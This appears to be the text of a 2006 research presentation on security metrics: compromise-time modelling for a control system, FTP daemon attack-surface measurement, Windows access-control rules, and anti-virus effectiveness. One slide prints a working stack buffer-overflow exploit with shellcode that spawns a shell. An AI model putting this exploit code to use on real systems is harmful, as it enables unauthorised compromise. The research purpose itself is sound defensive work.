Examples of INL Research in Technical Metrics
PCSF – Control Systems Technical Security Interest Group
June 7, 2006 - La Jolla, CA

Miles McQueen, Idaho National Laboratory

Control Systems Security Program

National Cyber Security Division

Homeland Security

Foundational Ideas

- **“Measure what is measurable, and make measurable what is not so.”**

  Galileo Galilei (1564-1642)

- "If you can not measure it, you can not improve it."

  Lord Kelvin (1824–1907)

- “…Thus, as scientists, we should be creating ways to measure our world; where we can already measure, we should be making our measurements better.”

  Fenton and Pfleeger, 1997

- “You cannot control what you cannot measure.”

  DeMarco, 1982

- ***“…Even when it is not clear how we might measure an attribute, the act of proposing such measures will open a debate that leads to greater understanding.”***


  Fenton and Pfleeger, 1997

Homeland Security

Question 1

- How much has the risk of control system compromise been reduced?
  - Case study on CS60

CS60 System



Ethernet
Switch (SW1)
WWW
Active
Directory
Server (AD1)
ICCP
Server
(ICCP1)
Operator
console
(OC1)
Network
Printer
(PRT1)
Local Area Network (LAN1)
Serial Link (SL1)
Developer
workstation
(DEVW1)
Application
server
(APPS1)
Historian
Server
(HIST1)
Data
Acquisition
server (DAS1)
RTUs / IED
Not connected
Intelligent
Field
Equipment

Average Time to Compromise a Component


$T \cong t_1 P_1 + t_2 (1-P_1)(1-u) + t_3 (1-P_1)u$

- t_1 is the expected compromise time for Process 1
- t_2 is the expected compromise time for Process 2
- t_3 is the expected compromise time for process 3
- $u = (1 - (AM/V))^V \equiv$ probability that Process 2 is unsuccessful (u=1 if V=0)
  - V is number of component vulnerabilities
  - AM/V varies by attacker skill
- $P_1 = 1 - e^{-vm/k}$

* McQueen, Boyer, Flynn, and Beitel, "Time-to-Compromise Model for Cyber Risk reduction Estimation", First Workshop on Quality of Protection, September, 2005



Average Time to Compromise the System



* McQueen, Boyer, Flynn, and Beitel, "Quantitative Cyber Risk reduction Estimation Methodology for a Small SCADA Control System", HICSS-36, January, 2006

Homeland Security

Question 2


- Which software package is more secure?
  - Case study Wu-FTP vs. ProFTP

Attack Surface Measurement Example

```
char array[100];
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
                   "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
                   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
                   "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
                   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
 unsigned int addr;
 addr = strtoul(argv[1], NULL, 16);
  memset(array, 'c', 91);
  memcpy(array, shellcode, 45);
  memcpy(array+92, &addr, sizeof(addr));
  array[99] = '\0';
  execl ("./vulnerable", "vulnerable", array, NULL);
```

System Attack Classes		Channel Attack Classes		Data Attack Classes	
sac1	2	cac1	2	dac1	0.66
sac2	1.5			dac2	1
System Attackability	3.5	Channel Attackability	2	Data Attackability	1.66

Table 3: Total Attackability of s



		Source Base S		
Privilege	Access Rights	DEP	DExP	IEP
root*	root*	8	8	1
root	unauth	13	14	5
root	auth	12	13	2
S	unauth	13	6	3
S	auth	6	4	0
S	anon	6	4	0

```
666          FD_ZERO: <>
667          pr_inet_listen: int (pool *p,conn_t *c,int backlog), <./src/inet.c 761>
668             listen: <>
669             pr_signals_handle: 252
670             pr_log_pri: 3
671             strerror: <>
672             end_login: 246
673          pr_inet_resetlisten: int (pool *p,conn_t *c), <./src/inet.c 786>
674             pr_inet_set_block: int (pool *p,conn_t *c), <./src/inet.c 734>
675                fcntl: <>
676          FD_SET: <>
677       semaphore_fds: 320
678       check_shutmsg: 465
679       disc_children: void (void), <./src/main.c 1357>
```

	S Untrusted data items	
Type	Access Rights	Count
file	root	52
file	S	18
file	world	36

* Manadhata, Flynn, Wing, McQueen, “Measuring the Attack Surface of Two FTP Daemons”, Submitted Second Workshop on Quality of Protection, October, 2006

Homeland Security

Question 3

- Is my server configured securely?
  - Ongoing case study related to a CS60 component

Component Configuration Security Assessment Example

Prolog Windows Rules excerpt:


```
/*  Rule 2: Use privilege to get what you want. */

seAccessCheckResourceAtomic(allowed, _Resource,  RequestedAccess,
                                processToken(_Owner, PrivList, _Groups,
                                _TokenRestrictedSids)):-
                validAccess(RequestedAccess),
                hasSuperPrivilege(true, PrivList).
```

* Govindavajhala, Appel, “Windows Access Control Demystified”, January, 2006

* Oh, Boyer, McQueen, “A Scalable Approach to Attack Graph Generation”, Submitted ACM Computer and Communications Security, October, 2006

Access privilege escalation graph:



Question 4

- How effective is anti-virus software?
  - Possible case study

Anti-Virus Effectiveness Example

- Select a few virus candidates. Determine known variants
- Look at change in each variant. Was new functionality added? Did the arrangement of the code change to avoid detection; obfuscating routine incorporated?
- Most common vector used by the virus to replicate?
- Evaluate methods used by the Anti Virus vendors to detect variants. Can we characterize the effectiveness? Explicitly document limitations.
- How quickly did vendors get out signature updates for each variant? Who had the best record? Who is improving today? Who's not?
- Consider effectiveness as a function of virus release date, signature update time, variant release, probability of introduction to system, probability of variant detection,…

Questions

Homeland Security